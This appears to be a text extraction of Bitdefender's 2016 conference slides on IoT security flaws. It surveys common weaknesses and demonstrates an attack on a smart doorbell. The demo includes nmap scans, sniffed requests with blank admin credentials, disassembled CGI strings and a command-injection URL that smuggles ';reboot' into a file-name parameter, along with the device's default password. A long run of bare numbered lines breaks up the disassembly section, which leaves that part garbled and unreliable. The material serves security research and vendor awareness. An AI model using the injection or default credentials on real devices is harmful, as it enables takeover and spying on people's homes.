



2016 中国互联网安全大会
China Internet Security Conference

协同联动 共建安全+命运共同体

IoT Threats

The scary state of the Internet of Things

Alex "Jay" Balan

Bitdefender
Chief Security Researcher

Radu Basaraba

Bitdefender
Senior IoT Security Researcher

SMART EVERYTHING

Smart lightbulb & WiFi repeater



Smart Portable fish finder



Smart Lightbulb



Smart Thermostat



Smart Yoga Mat



Smart Music Player



Smart Barbie doll



Privacy fears over 'smart' Barbie that can listen to your kids

Campaigners call for ban on Mattel dolls that use voice-recognition technology to respond to children's questions - and send recordings to third parties



Smart Power Outlet




Smart Coffee Maker



IOT HACKING - TOOLS OF THE TRADE

- Mobile App debugging
- Network tools (nmap, wireshark, sslsplit, etc)
- Evil Twin attacks
- UART (Universal Asynchronous Receive & Transmit)
- JTAG (Joint Test Action Group) – HW Debug
- SPI (Serial Peripheral Interface)
- I2C (Inter-Integrated Circuit)




GOALS:

- Access file system
 - Dump memory
 - Hijack boot loader
 - See network traffic
- ➔
- ~~Vendor Backdoors~~ Management interface
 - Firmware / File system exposure yields ways of hacking the device in most cases

THE MOST COMMON ISSUES

- Default passwords. Undocumented.
- Weak or no encryption when talking outside the network enabling remote takeover
- Command injection in some of the device's unauthenticated interactions
- Very old (as old as 2008 or even older) services (dns, ssh, webserver, etc) with all the vulnerabilities that come with them. We identified a cumulated number of 300 (!!!) vulnerabilities for a single device simply because each service had an average of 70-100 vulnerabilities identified to date (from DoS to LFI, RCE. You get the idea)
- WiFi configuration hotspots that either remain open once setup is finished or can be started easily
- Firmware updates are available but they are still very non-intuitive in many devices and users don't apply them.



- It's much more difficult to stop attacks on “things” than traditional laptops and smartphones. If an attacker decides to start playing with a home's smart lights most people will be powerless to do anything about it bar shutting down the power entirely
- In a lot of scenarios, the devices will leak the WiFi password. In some, they will leak even more sensitive information
- Many devices run busybox and can be used to “pivot” or sniff sensitive data in the local network.
- We've already seen rootkits designed especially for ARM architectures and busybox placing the devices into botnets.
- In 2014 100.000 refrigerators were incorporated into a botnet that was able to send 750.000 spam e-mails in bursts of 100.000 emails at a time, three times a day.


EXAMPLES



SMART POWER OUTLET
SMART DOORBELL

SMART POWER OUTLET

- Popular device from a reputable vendor
- Weak encryption when talking to the internet
- Leaks sensitive information via weak encrypted channels
- If the user configures e-mail notifications, the e-mail credentials will be leaked as well
- Undocumented default credentials enable attackers to remotely control all power outlets that didn't change the default passwords
- Remote command injection provides a connect back shell and full remote control of the device at the OS level.



SMART POWER OUTLET



中国互联网络安全大会



网极客·极客城

DEMO

SMART DOORBELL

Telnet ? Too bad we don't have credentials

- Step 1 : nmap & wireshark

```
Q:scripts jay$ nmap -Pn -A -T4 192.168.2.6
```

```
Starting Nmap 7.12 ( https://nmap.org ) at 2016-08-14 21:30 CST
```

```
Nmap scan report for bogon (192.168.2.6)
```

```
Host is up (0.014s latency).
```

```
Not shown: 996 closed ports
```

```
PORT      STATE SERVICE
```

```
23/tcp    open  telnet
```

```
81/tcp    open  tcpwrapper
```

```
10002/tcp open  documentum
```

```
10003/tcp open  documentum
```

```
Q:~ jay$ telnet 192.168.2.6
```

```
Trying 192.168.2.6...
```

```
Connected to bogon.
```

```
Escape character is '^['.
```

```
(none) login:
```

```
..GET /get_params.cgi?loginuse=admin&loginpas=&user=admin&pwd=&
E..i....?..X...f...g'@.u.U*:...I....
..GET /get_params.cgi?loginuse=admin&loginpas=&user=admin&pwd=&
E..n....@..x...f...g'@.u.Z....N....
..B...GET /get_bell_config.cgi?loginuse=admin&loginpas=&user=admin&pwd=&
E.....@..[O...f...g'@.u.m....a....
..U...GET /livestream.cgi?streamid=20&filename=77&loginuse=admin&loginpas=&user=admin&pwd=&
E..n....?..x...f...g'@.u.Z....N....
..B...GET /get_bell_config.cgi?loginuse=admin&loginpas=&user=admin&pwd=&
E.....?..O...f...g'@.u.m....a....
..U...GET /livestream.cgi?streamid=20&filename=77&loginuse=admin&loginpas=&user=admin&pwd=&
E..pDJ..@.....f...g'@.u.\-M...P....
..D...GET /get_camera_params.cgi?loginuse=admin&loginpas=&user=admin&pwd=&
E..~l...@.....f...g'@.u.jD....^.....
..R...GET /livestream.cgi?streamid=41&filename=loginuse=admin&loginpas=&user=admin&pwd=&
E..pDJ..?.....f...g'@.u.\-M...P....
..D...GET /get_camera_params.cgi?loginuse=admin&loginpas=&user=admin&pwd=&
E..~l...?.....f...g'@.u.jD....^.....
..R...GET /livestream.cgi?streamid=41&filename=loginuse=admin&loginpas=&user=admin&pwd=&
E..~3q...@.....f...g'@.u.jm....^.....
..R...GET /audiostream.cgi?streamid=1&filename=loginuse=admin&loginpas=&user=admin&pwd=&
E..~3q...?.....f...g'@.u.jm....^.....
..R...GET /audiostream.cgi?streamid=1&filename=loginuse=admin&loginpas=&user=admin&pwd=&
E.....@..I...f...g'@.u...!
```


ISC
2016
中国互联网安全大会



- Step 2 : study the management apk

```
00036025 db 0x00 ;
00036026 db 0x00 ;
00036027 db 0x00 ;
00036028 db "ontstep=%d", 0 ; XREF=_ZN12CPPPPChannel18SendDecoderCont
00036033 db 0x00 ;
00036034 db "decoder_control.cgi?command=%d&onestep=%d&", 0 ; XREF=_ZN12CPPPPChannel18SendDecoderCont
0003605f db 0x00 ;
00036060 db "get_record_file.cgi?PageIndex=%d&PageSize=%d&", 0 ; XREF=_ZN12CPPPPChannel21SendGetSDCardFi
0003608e db 0x00 ;
```

```

0003680 db 0x00 ; ' '
0003681 db 0x00 ; ' '
0003682 db "del_file.cgi?name=%s", 0
0003683 db 0x00 ; ' '
0003684 db 0x00 ; ' '
0003685 db "set_ftp.cgi?svr=%s&port=%d&user=%s&pwd=%s&mode=%d&dir=%s&interval=%d", 0 ; XREF= ZN12CPPPPC
0003686
0003687
0003688
0003689
0003690
0003691
0003692
0003693
0003694
0003695
0003696
0003697
0003698
0003699
0003700
0003701
0003702
0003703
0003704
0003705
0003706
0003707
0003708
0003709
0003710
0003711
0003712
0003713
0003714
0003715
0003716
0003717
0003718
0003719
0003720
0003721
0003722
0003723
0003724
0003725
0003726
0003727
0003728
0003729
0003730
0003731
0003732
0003733
0003734
0003735
0003736
0003737
0003738
0003739
0003740
0003741
0003742
0003743
0003744
0003745
0003746
0003747
0003748
0003749
0003750
0003751
0003752
0003753
0003754
0003755
0003756
0003757
0003758
0003759
0003760
0003761
0003762
0003763
0003764
0003765
0003766
0003767
0003768
0003769
0003770
0003771
0003772
0003773
0003774
0003775
0003776
0003777
0003778
0003779
0003780
0003781
0003782
0003783
0003784
0003785
0003786
0003787
0003788
0003789
0003790
0003791
0003792
0003793
0003794
0003795
0003796
0003797
0003798
0003799
0003800
0003801
0003802
0003803
0003804
0003805
0003806
0003807
0003808
0003809
0003810
0003811
0003812
0003813
0003814
0003815
0003816
0003817
0003818
0003819
0003820
0003821
0003822
0003823
0003824
0003825
0003826
0003827
0003828
0003829
0003830
0003831
0003832
0003833
0003834
0003835
0003836
0003837
0003838
0003839
0003840
0003841
0003842
0003843
0003844
0003845
0003846
0003847
0003848
0003849
0003850
0003851
0003852
0003853
0003854
0003855
0003856
0003857
0003858
0003859
0003860
0003861
0003862
0003863
0003864
0003865
0003866
0003867
0003868
0003869
0003870
0003871
0003872
0003873
0003874
0003875
0003876
0003877
0003878
0003879
0003880
0003881
0003882
0003883
0003884
0003885
0003886
0003887
0003888
0003889
0003890
0003891
0003892
0003893
0003894
0003895
0003896
0003897
0003898
0003899
0003900
0003901
0003902
0003903
0003904
0003905
0003906
0003907
0003908
0003909
0003910
0003911
0003912
0003913
0003914
0003915
0003916
0003917
0003918
0003919
0003920
0003921
0003922
0003923
0003924
0003925
0003926
0003927
0003928
0003929
0003930
0003931
0003932
0003933
0003934
0003935
0003936
0003937
0003938
0003939
0003940
0003941
0003942
0003943
0003944
0003945
0003946
0003947
0003948
0003949
0003950
0003951
0003952
0003953
0003954
0003955
0003956
0003957
0003958
0003959
0003960
0003961
0003962
0003963
0003964
0003965
0003966
0003967
0003968
0003969
0003970
0003971
0003972
0003973
0003974
0003975
0003976
0003977
0003978
0003979
0003980
0003981
0003982
0003983
0003984
0003985
0003986
0003987
0003988
0003989
0003990
0003991
0003992
0003993
0003994
0003995
0003996
0003997
0003998
0003999
0004000
0004001
0004002
0004003
0004004
0004005
0004006
0004007
0004008
0004009
0004010
0004011
0004012
0004013
0004014
0004015
0004016
0004017
0004018
0004019
0004020
0004021
0004022
0004023
0004024
0004025
0004026
0004027
0004028
0004029
0004030
0004031
0004032
0004033
0004034
0004035
0004036
0004037
0004038
0004039
0004040
0004041
0004042
0004043
0004044
0004045
0004046
0004047
0004048
0004049
0004050
0004051
0004052
0004053
0004054
0004055
0004056
0004057
0004058
0004059
0004060
0004061
0004062
0004063
0004064
0004065
0004066
0004067
0004068
0004069
0004070
0004071
0004072
0004073
0004074
0004075
0004076
0004077
0004078
0004079
0004080
0004081
0004082
0004083
0004084
0004085
0004086
0004087
0004088
0004089
0004090
0004091
0004092
0004093
0004094
0004095
0004096
0004097
0004098
0004099
0004100
0004101
0004102
0004103
0004104
0004105
0004106
0004107
0004108
0004109
0004110
0004111
0004112
0004113
0004114
0004115
0004116
0004117
0004118
0004119
0004120
0004121
0004122
0004123
0004124
0004125
0004126
0004127
0004128
0004129
0004130
0004131
0004132
0004133
0004134
0004135
0004136
0004137
0004138
0004139
0004140
0004141
0004142
0004143
0004144
0004145
0004146
0004147
0004148
0004149
0004150
0004151
0004152
0004153
0004154
0004155
0004156
0004157
0004158
0004159
0004160
0004161
0004162
0004163
0004164
0004165
0004166
0004167
0004168
0004169
0004170
0004171
0004172
0004173
0004174
0004175
0004176
0004177
000417
```

```
'http://192.168.0.103:81/del_file.cgi?name=abcd;reboot&user=admin&pwd=&'
```

```
000364c3 db 0x00 ;
000364cc db
00036504 db "set_datetime.cgi?tz=%d&ntp_enable=%d&ntp_srvr=%s&now=%d", 0 ; XREF=_ZN12CPPPChannel19SendDatet
00036535 db 0x00 ;
00036536 db 0x00 ;
00036537 db 0x00 ;
00036538 db "del_file.cgi?name=%s", 0 ; XREF=_ZN12CPPPChannel12SendDeleteFileEPC
0003654d db 0x00 ;
0003654e db 0x00 ;
0003654f db 0x00 ;
00036550 db
00036550 db "set_recordsch.cgi?record_cover=%d&record_timer=%d&record_size=%d&time_schedule_enable=%d&sche
00036550 db "ule_wed_0=%d&scheduled_wed_1=%d&scheduled_wed_2=%d&scheduled_thu_0=%d&scheduled_thu_1=%d&schedul
00036724 db
00036724 db "set_wifi.cgi?enable=%d&ssid=%s&encrypt=%d&defkey=%d&key1=%s&key2=%s&key3=%s&key4=%s&authtype
000367e4 db
000367e4 db "set_users.cgi?user1=%s&pwd1=%s&user2=%s&pwd2=%s&user3=%s&pwd3=%s&", 0 ; XREF=_ZN12CPPPChannel
00036826 db 0x00 ;
00036827 db 0x00 ;
00036828 db
00036828 db "set_network.cgi?ipaddr=%s&mask=%s&gateway=%s&dns1=%s&dns2=%s&port=%d&rtssport=%d&dhcp=%d", 0
```



```
;RCE
```


SMART DOORBELL



DEMO #1

HACKING IS HARD. WHY NOT DO IT THE EASY WAY ?






6.2 Connect to network without cable

6.2.1 Long Press the “CALL” button of the device for 3 seconds to start the AP function of the device, then the device will access to network setting procedure automatically.

Note: Please complete the connection of doorbell AP within 3 minutes.

6.2.2 Turn on the WiFi settings of smart phone, and search the name of intercom. (the name of the intercom is like: BELL-XXXXXX), then choose the name of device and input the initial password (default password is: 123456789). Finally, choose connect to finish connecting the device with smartphone.



SMART DOORBELL



中国互联网络安全大会



网极客·极客城

DEMO #2

- Pentest your everything
- Additionally, keep in mind a few key items:
 - Always use proper encryption on all communication channels
 - Don't let the configuration AP on after the setup is finished
 - If you need to provide telnet access to the device enforce a password change
 - For that matter enforce a password change everywhere where applicable
 - Remember that users simply love the comfort provided by your appliance and that is the only thing they care about.
 - Mass scanners & exploiting tools for IoT are already here.
 - The ratio of vulnerable devices is alarmingly high.

THANKS



中国互联网络安全大会



赛极客·极客赛